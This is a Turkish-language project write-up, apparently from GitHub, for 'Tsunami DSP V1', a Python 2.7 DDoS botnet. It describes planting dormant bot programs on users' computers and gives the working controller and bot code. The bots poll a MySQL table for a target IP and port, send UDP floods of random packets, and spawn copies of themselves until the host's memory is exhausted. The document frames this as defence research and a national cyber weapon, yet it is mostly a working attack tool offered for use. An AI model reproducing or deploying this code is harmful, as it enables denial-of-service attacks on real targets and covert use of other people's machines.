**İsmi:** Tsunami DSP V1

**Konu:** Ddos Attack Programı

**Amaç:** Günümüz dünyasında en büyük fiber saldırı yöntemi olan ddos atak yöntemlerini denemek ,bunların açıklarını bulmak , savunma yöntemi geliştirmek ve ülke teknolojisine siber saldırı silahı kazandırmak.

**Kullanılıcak bilgisayar dili**: Pyhton

**Proje yapısı:**

Öncelikle projeyi 2 ayakta inceliyeceğiz bu 2 ayak kendi içerisinde bir bütün olucak  
ilk ayağımız botnet yapmak olucak.Botnet bizim için kullanıcıların bilgisayarlarına bulaşan ve orda zararsız bir şekilde bizden emir alana kadar bekleyecek program parçacıkları olacak.Bu parçalar kişilerin bilgisayarına kesinlikle bir zararda bulunmayacak, fakat kendisine bir saldırı komutu geldiğinde bulunduğu bilgisayarı zombi istilasına katılmak üzere hedef ip’ye flood yapmaya başlayacak.Ping atak ve UDP atak yapabilecek.Ve paralel programlama ile aynı anda bütün işlemcileri kullanarak saldırının kuvvetini arttıracak.  
Projenin ikinci ayağı : bu tüm zombi bilgisayarların emir beklediği ana program olucak.zombi bilgisayarlara ortak sunucu üzerinden ip ve saldırı kuvveti süresi gibi değerler gönderecek.Ve tüm zombi bilgisayarların ip ve botnetin aktiflik durumunu gözetebilecek.Bu programın veritabanı sunucu üzerinde olucak.



Yapımı

Öncelikle yazılımımız için gerekli programları indiriyoruz.Pyhton 2.7 sürümü indirme linki aşağıdadır.

<https://www.python.org/download/releases/2.7/> bu linkten işletim sistemimize göre olan pyhtonu indirip kurabiliriz.

Ardından mysql bağlantımız için mysql connector indirmemiz gerekiyor

<https://dev.mysql.com/downloads/connector/python/> web sitemize giriyoruz

ordan Pyhton 2.7 sürümü için olanı seçiyoruz.

<https://dev.mysql.com/downloads/file/?id=458915>

Local sunucuda çalışacaksanız xamp yada wamp gibi programları indirip kurabilirsiniz

XAMPP


<https://www.apachefriends.org/tr/index.html>

WAMP

<http://www.wampserver.com/en/>


Not:Bu programları indirirken dikkat etmemiz gereken husus işletim sistemimiz ve kaç bit olduğudur.Bunun dışında ise kurulumda port çakışmasını engellemek için programlara verdiğimiz portları değiştirebiliriz.

Program bittikden sonraki dosyalarımız.



Teker teker dosyalarımızı incelemeye başlayalım.Öncelikle Veritabanımızı İnceliyoruz.

Veritabanımızdaki saldırı tablosunun alanlarına bakalım.



İd alanı = amacı id vermek.

saldiri\_ip= Adında anlaşılacağı üzere saldıracağımız ipiyi yazdiğimiz alan.

saldiri\_sure=Yapılacak olan saldırının süresini belirleriz.

saldırı\_port=Saldırı Yapılacak portu belirleriz

Saldıri\_kontrol= saldırıyı 1 ise başlatır 0 ise durdurur bu alanda ise bu rakamı saklarız.

Uyku\_kontrol= Bunun amacı programın kaç saniyede bir veritabanınki bilgi değişikliğini kontrol edeceğidir.Bir nevi saldırıyı durdursakda saldırı kontroldeki saniye dolmadan saldırıyı sonlandırmıyacaktır.

Askergucu=Paralel olarak 1 bilgisayarda kaç program çalışacağını etki eder.

GENERAL.PY

#!/usr/bin/env python

# -\*- coding: utf-8 -\*

import mysql.connector #indirdiğimiz mysql connectoru import ettik

ip = raw\_input("Saldiri yapilacak Ipi giriniz (Ornek:192.168.1.2):")

sn = raw\_input("Saldiri yapilacak sureyi saniye olarak giriniz :")

port=raw\_input("Saldiri yapilacak Portu Giriniz:")

kontrol=raw\_input("Saldiri simdi mi gerceklestirilsin(evet=1 hayir=0):")

uyku=raw\_input("Askerler kac saniyede bir emrinizi kontrol etsin? : ")

saldirigucu=raw\_input("Es zamanli kac asker saldirsin?=") #değerleri aldık

cnx = mysql.connector.connect(user='root', password='',

host='localhost',

database='vt',use\_pure=False)

#veritabanı bağlantı komutunu yazdık

cursor = cnx.cursor()

cursor.execute ("""UPDATE saldiri SET saldiri\_ip=%s,saldiri\_sure=%s,saldiri\_port=%s,saldiri\_kontrol=%s,uykukontrol=%s,askergucu=%s WHERE id=%s""",(ip,sn,port,kontrol,uyku,saldirigucu,2))

#burda dikkat edilmesi gereken nokta şu ki yeni satır eklemiyoruz mevcut olan tek kaydımızı güncelliyoruz

cnx.commit()

cnx.close()

#komut çalıştırdıkdan sonra bağlantıyı kapattık ve başarıyla veri değişimini yapdı

General py hakkında şunu söylemek gerekiyor bu başkasının eline geçmemesi gereken ana kontrol programıdır.

**Sırada onbaşı py var**

#!/usr/bin/env python

# -\*- coding: utf-8 -\*

import mysql.connector

import time, socket, os, sys, string

import random

#gerekli kütüphaneleri import ettik

db= mysql.connector.connect(user='root', password='',

host='localhost',

database='vt',use\_pure=False) #bağlantı komutunu yazdık

cursor = db.cursor()

sql = "SELECT \* FROM saldiri \

WHERE id = '%d'" % (2)

#tablomuzdaki idsi 2 olan alanı listeledik

cursor.execute(sql)

results = cursor.fetchall()#satırı okuduk

for row in results:

uyku = row[5] #5.sütündaki alanı uyku değişkeniyle eşleştirdik bunu burada yapmamızın sebebi fonksiyonumuzun dışında olması gerektiğindendir.

def kontrol():#şimdi saldırı kontrol ve yapım kısmına kontrol fonksiyonuyla giriyoruz

db= mysql.connector.connect(user='root', password='',

host='localhost',

database='vt',use\_pure=False)

cursor = db.cursor()

sql = "SELECT \* FROM saldiri \

WHERE id = '%d'" % (2)

#buraya kadar anlattık yukarda

try:

# Execute yöntemi ile sql kodlarımızı çalıştırıyoruz.

cursor.execute(sql)

results = cursor.fetchall()

# Liste içindeki listelerden tüm satırları çekiyoruz

for row in results:

ip = row[1]

sure = row[2]

port = row[3]

kontrol=row[4]

askergucu=row[6] #sütünlara göre değişkenlere değer atiyoz 0. Sütünda id var işimize yaramadiği için çekmiyoruz programı geliştirmek isteyen geliştiriciler olabilir yapacakları şey şudur burda id alanınıda çektirir veritabanından veritabanında birden fazla saldırı ipsi bulundurur ve yazılımcının istediği ipiye saldırıyı aktif eder.Şimdilik programımızda bu özellik bulunmamaktadır.

except:

print "veriye erişilemiyor" #hata varsa tryın sonu bura

print "Saldirilacak Ipi "+ip+" Saldiri Suresi= "+str(sure)+" Saldiri Portu= "+port

#yazdimiz bilgileri görüntülesin idge diye bir print işlemi yapdık

# Veritabanı bağlantısını sonlandırıyoruz

db.close()

credits = (

'Tsunami UDP Flood '

'Power By Ramazan Serif AKBUZ'

) #burada yapımcısının adını yazıyor kodların açık kaynak olarak dağıtılabileceği için yapımcının isminin silinmemesi önemlidir altına geliştirenin ismide yazılabilir.

client = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

# cliente yollama şeklimizi belirledik

bytes = random.\_urandom(1024)

def pres():

print credits #yapımcının adınıda yazdık en başa

pres() #gerekli bilgileri program içi değişkenlere koyduk

victim = ip

vport = int(port)

duration =sure

timeout = time.time() + duration

sent = 0

a = 0

if kontrol=="1": #eğer saldırı yapılacaksa altı çalişdiricak 1 se kontrol alanı

while a < askergucu:

a = a + 1

os.startfile("asker.py") #asker sayisi

while 1:

if time.time() > timeout:

break #zaman son vereceğimiz zamandan ufak oldu sürece devam

else:

pass

client.sendto(bytes, (victim, vport))

sent = sent + 1 #saldırı sayimi

print "Saldiri Basladi %s Paket Yollaniyor %s saldirilan port %s "%(sent, victim, vport) #saldırı anında komut penceresinde çıkıcak yazı

kontrol()

while True:

time.sleep(uyku) #en yukarda programımızın kaç saniyede bir işlem kontrol etceni burda belirlemişdik burada kontrol saniyesi kadar süre programı bekletiyor

kontrol() #ve vakit dolunca bir kısır döngüde olduğu için konttrol fonksiyonunu tekrar çalıştırıyor eğer 1 ise kontrol saldırıya geçicek 0 ise saldırı yapmadan time.sleep komutu kadar uyuyup tekrar kontrol edicek saldırıyı

Buraya kadar onbaşı komutunu anlattık peki neden birde asker py ye ihtiyaç duyduk öncelikle sebebi şu eğer program çaliştiricisi admin panelinden 10 askerle sladırmak isterse 10 tane onbaşı py açilcak

while a < askergucu:

a = a + 1

os.startfile("asker.py") #asker sayisi

ve her 10 onbasi.py de 10 tane daha oluşturucak yani kısır döngüyle ram yetene kadar hatta pc kendini kitleyene kadar program parçacığı oluşturmaya devam edicek .Asker pydeki tek kod farkı içinde asker gücü kontrolünün olmamasıdır bu sayede tek bir kere çalışır.

Bu program localhostta ve sunucu ortamında denenmiş ve başarıyla çalışmıştır.

Örnek olarak kendime saldırdığım fotoğraflar aşağıdaki mevcuttur.

